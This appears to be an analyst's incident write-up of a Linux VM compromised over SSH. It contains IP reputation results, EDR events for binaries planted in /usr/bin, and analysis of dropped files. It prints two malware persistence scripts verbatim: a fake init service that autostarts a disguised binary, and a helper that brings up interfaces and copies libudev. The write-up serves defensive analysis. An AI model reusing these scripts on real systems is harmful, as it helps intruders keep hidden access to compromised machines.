T1021: Remote Services
T1021.004: SSH
T1133: External Remote Services
T1071: Application Layer Protocol
T1219: Remote Access Software
Entities
sshd > sshd > 218.92.0.226
Event details
Terminal
ssh
User
JR-Linux-VM...
Is ldap
False
Logon service
Ssh
Hunt for related events


13
/ 94
Community Score
-3
13/94 security vendors flagged this IP address as malicious
Reanalyze
Similar
More
218.92.0.226 (218.92.0.0/16)
AS 4134 (Chinanet)
CN
Last Analysis Date
23 hours ago
DETECTION
DETAILS
RELATIONS
COMMUNITY 4
Security vendors' analysis
Do you want to automate checks?
alphaMountain.ai
Malicious
ArcSight Threat Intelligence
Malware
BitDefender
Phishing
Certego
Malicious
Criminal IP
Malicious
CyRadar
Malicious
Forcepoint ThreatSeeker
Malicious
Fortinet
Malware
G-Data
Phishing
GreenSnow
Malicious
Lionic
Malicious
SOCRadar
Malware
VIPRE
Malware
AlphaSOC
Suspicious

Scripts Analysis/Behaviour

Script 1: Network Interface & Suspicious Library Execution

```
#!/bin/sh
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin for i in `cat /proc/net/dev|grep :|awk -F: {'print $1'}`; do ifconfig $i up& done cp /lib/libudev.so /lib/libudev.so.6 /lib/libudev.so.6
```

This script brings up all network interfaces and runs a .so file that might be a fake or malicious version of libudev.so.6. Looks like it's used to maintain network access and possibly run a hidden payload.


Script 2: Fake Init Service


```
#!/bin/sh # chkconfig: 12345 90 90 # description: ygljglkjgfg0 ### BEGIN INIT INFO # Provides: ygljglkjgfg0 # Required-Start: # Required-Stop: # Default-Start: 1 2 3 4 5 # Default-Stop: # Short-Description: ygljglkjgfg0 ### END INIT INFO case $1 in start) /usr/bin/ygljglkjgfg0 ;; stop) ;; *) /usr/bin/ygljglkjgfg0 ;; esac
```


This script pretends to be a system service so it can auto-start at boot. It runs a binary with a weird name (`ygljglkjgfg0`) and doesn't support stopping. Likely used for persistence and hiding in plain sight.


Suspicious Execution and File Drops


- A bash process executed sftp-server manually, which is uncommon. This led to the creation of a suspicious binary named skhqwensw in /usr/bin/, flagged by 44/61 engines on VirusTotal. Likely used for persistence or further malicious activity.
- rmrjxqexeg: A suspicious binary was dropped into /usr/bin/ and modified by an unknown process — likely a malicious file mimicking a system binary.
- crhwqjujye: was created in /usr/bin/ with no known signer or service, indicating possible malware persistence via binary masquerading.
- Ezxtzyenqc: A fake system binary ezxtzyenqc was written to /usr/bin/, matching attacker behavior seen in host binary compromise events.
- ntwgkmbdti: The binary was modified on the host by root, another example of system directory abuse and binary obfuscation.
- yoviypjqdj: Another obfuscated payload (yoviypjqdj) was dropped into /usr/bin/ with no legitimate service link, likely used to evade detection.
- fvsciqfcyy: The attacker deployed a stealthy file (fvsciqfcyy) in /usr/bin/, suggesting part of a larger campaign of fake binaries.
- sgrcfzdfli: The final binary, sgrcfzdfli, was silently created in a system path, completing a pattern of mass binary planting for persistence and evasion.






System binary 'rmrjxqexeg' modified by an unknown process
T1554: Compromise Host Software Binary
T1036: Masquerading
+2
Event info
Event
System binary 'rmrjxqexeg' modified by an unknown process
Event time
Mar 24, 2025 4:30:55 PM
Action type
UnixClientBinaryModification
User
JR-Linux-VM-Test\root
Mitre Techniques
T1554: Compromise Host Software Binary
T1036: Masquerading
T1036.005: Match Legitimate Name or Location
T1204.002: Malicious File
Entities
46407 > ygljglkjgfg0 > rmrjxqexeg
Event details
Output file
rmrjxqexeg
Output file path
/usr/bin/rmrjxqexeg
Is compromised service binary
False
Known service type
Unknown


System binary 'crhwqjujye' modified by an unknown process
T1554: Compromise Host Software Binary
T1036: Masquerading
+2
Event info
Event
System binary 'crhwqjujye' modified by an unknown process
Event time
Mar 24, 2025 4:30:50 PM
Action type
UnixClientBinaryModification
User
JR-Linux-VM-Test\root
Mitre Techniques
T1554: Compromise Host Software Binary
T1036: Masquerading
T1036.005: Match Legitimate Name or Location
T1204.002: Malicious File
Entities
46407 > ygljglkjgfg0 > crhwqjujye
Event details
Output file
crhwqjujye
Output file path
/usr/bin/crhwqjujye
Is compromised service binary
False
Known service type
Unknown


System binary 'ezxtzyenqc' modified by an unknown process
T1554: Compromise Host Software Binary
T1036: Masquerading
+2
Event info
Event
System binary 'ezxtzyenqc' modified by an unknown process
Event time
Mar 24, 2025 4:30:45 PM
Action type
UnixClientBinaryModification
User
JR-Linux-VM-Test\root
Mitre Techniques
T1554: Compromise Host Software Binary
T1036: Masquerading
T1036.005: Match Legitimate Name or Location
T1204.002: Malicious File
Entities
46407 > ygljglkjgfg0 > ezxtzyenqc
Event details
Output file
ezxtzyenqc
Output file path
/usr/bin/ezxtzyenqc
Is compromised service binary
False
Known service type
Unknown


System binary 'ntwgkmbdti' modified by an unknown process
T1554: Compromise Host Software Binary
T1036: Masquerading
+2
Event info
Event
System binary 'ntwgkmbdti' modified by an unknown process
Event time
Mar 24, 2025 4:31:00 PM
Action type
UnixClientBinaryModification
User
JR-Linux-VM-Test\root
Mitre Techniques
T1554: Compromise Host Software Binary
T1036: Masquerading
T1036.005: Match Legitimate Name or Location
T1204.002: Malicious File
Entities
46407 > ygljglkjgfg0 > ntwgkmbdti







Dropped File sshd Analysis

The memory string contains evidence of a compiled ELF binary, built with GCC on Ubuntu 20.04, and linked to multiple shared libraries like libcrypto.so.3, libpam.so.0, and libwrap.so.0. It includes VDSO syscalls (__vdso_time, etc.), hardcoded system paths, environment variables, and references to OpenSSH private key blocks, suggesting potential abuse for unauthorized access or crypto operations.

Key Observations

- Compiler Info: GCC (Ubuntu 9.3.0) → confirms Ubuntu-based build.
- System Libraries:
  - Used for crypto, systemd, PAM, auditing, etc.
- Suspicious Artifacts:
  - /tmp/<hash> → potential working directory for payloads.
  - SSH private key markers (-----BEGIN OPENSSH PRIVATE KEY-----) → could mean the binary handles or steals SSH keys.
- Environmental Context:
  - Variables like SUDO_USER, DISPLAY, XAUTHORITY → suggests interactive session or desktop access.
- Obfuscation Markers:
  - Many []A\A]A^A_ → padding, filler, or evasion techniques.
- Architecture:
  - x86_64, linux-vdso.so.1 → Linux 64-bit ELF binary.







The binary imports a wide range of OpenSSL functions, including AES, RSA, DH, DSA, ECDSA, and EC_KEY functions. This suggests the file likely performs custom encryption, secure key exchange, or signature verification — all of which are common in:

- C2 communications (encrypted channels)
- Credential handling or SSH key abuse
- Payload encryption/decryption
- Obfuscation or anti-analysis

```
SSH2_MSG_KEX_DH_GEX_REQUEST received
SSH2_MSG_KEX_DH_GEX_GROUP sent
expecting SSH2_MSG_KEX_DH_GEX_INIT
publickey-hostbound@openssh.com
strict KEX violation: KEXINIT was not the first packet
rsa-sha2-256,rsa-sha2-256-cert-v01@openssh.com
rsa-sha2-512,rsa-sha2-512-cert-v01@openssh.com
unsupported hostkey algorithm %s
unsupported compression scheme %s
kex: %s cipher: %s MAC: %s compression: %s
proposal mismatch: my %s peer %s
already have session ID at kex
FFFFFFFFFFFFFFFFC90FDAA22168C234C4C6628B80DC1CD129024E088A67CC74020BBEA63B139B22514A08798E3404DDEF9519B3CD3A431B302B0A6DF25F14374FE13
SSH2_MSG_KEX_DH_GEX_INIT received
SSH2_MSG_KEX_ECDH_INIT received
diffie-hellman-group-exchange-sha1
diffie-hellman-group-exchange-sha256
sntrup761x25519-sha512@openssh.com
```






Dropped File gcc.sh Analysis

This file is a simple helper script used after the system is compromised. It runs basic commands like ifconfig, cat, awk, and cp to:

- Bring up network interfaces (like eth0)
- Read system network info (/proc/net/dev)
- Copy a system library (libudev.so.6), which might be modified or used to hide the malware


It doesn't look like the main payload, but helps set up the environment for the attack, maybe to support crypto mining or persistence. It was probably triggered automatically through a cron job like /etc/cron.hourly/gcc.sh.

Dropped File wget Analysis



I found a suspicious binary pretending to be wget. It uses a lot of OpenSSL functions for encrypted connections and hides in /tmp. It was built using GCC and links to common Linux libraries like libssl, libcrypto, and libuuid. The memory shows it ran as root and had environment variables set from a sudo session. It looks like this file was used to connect out or download more payloads while staying hidden. Definitely part of the malware chain.

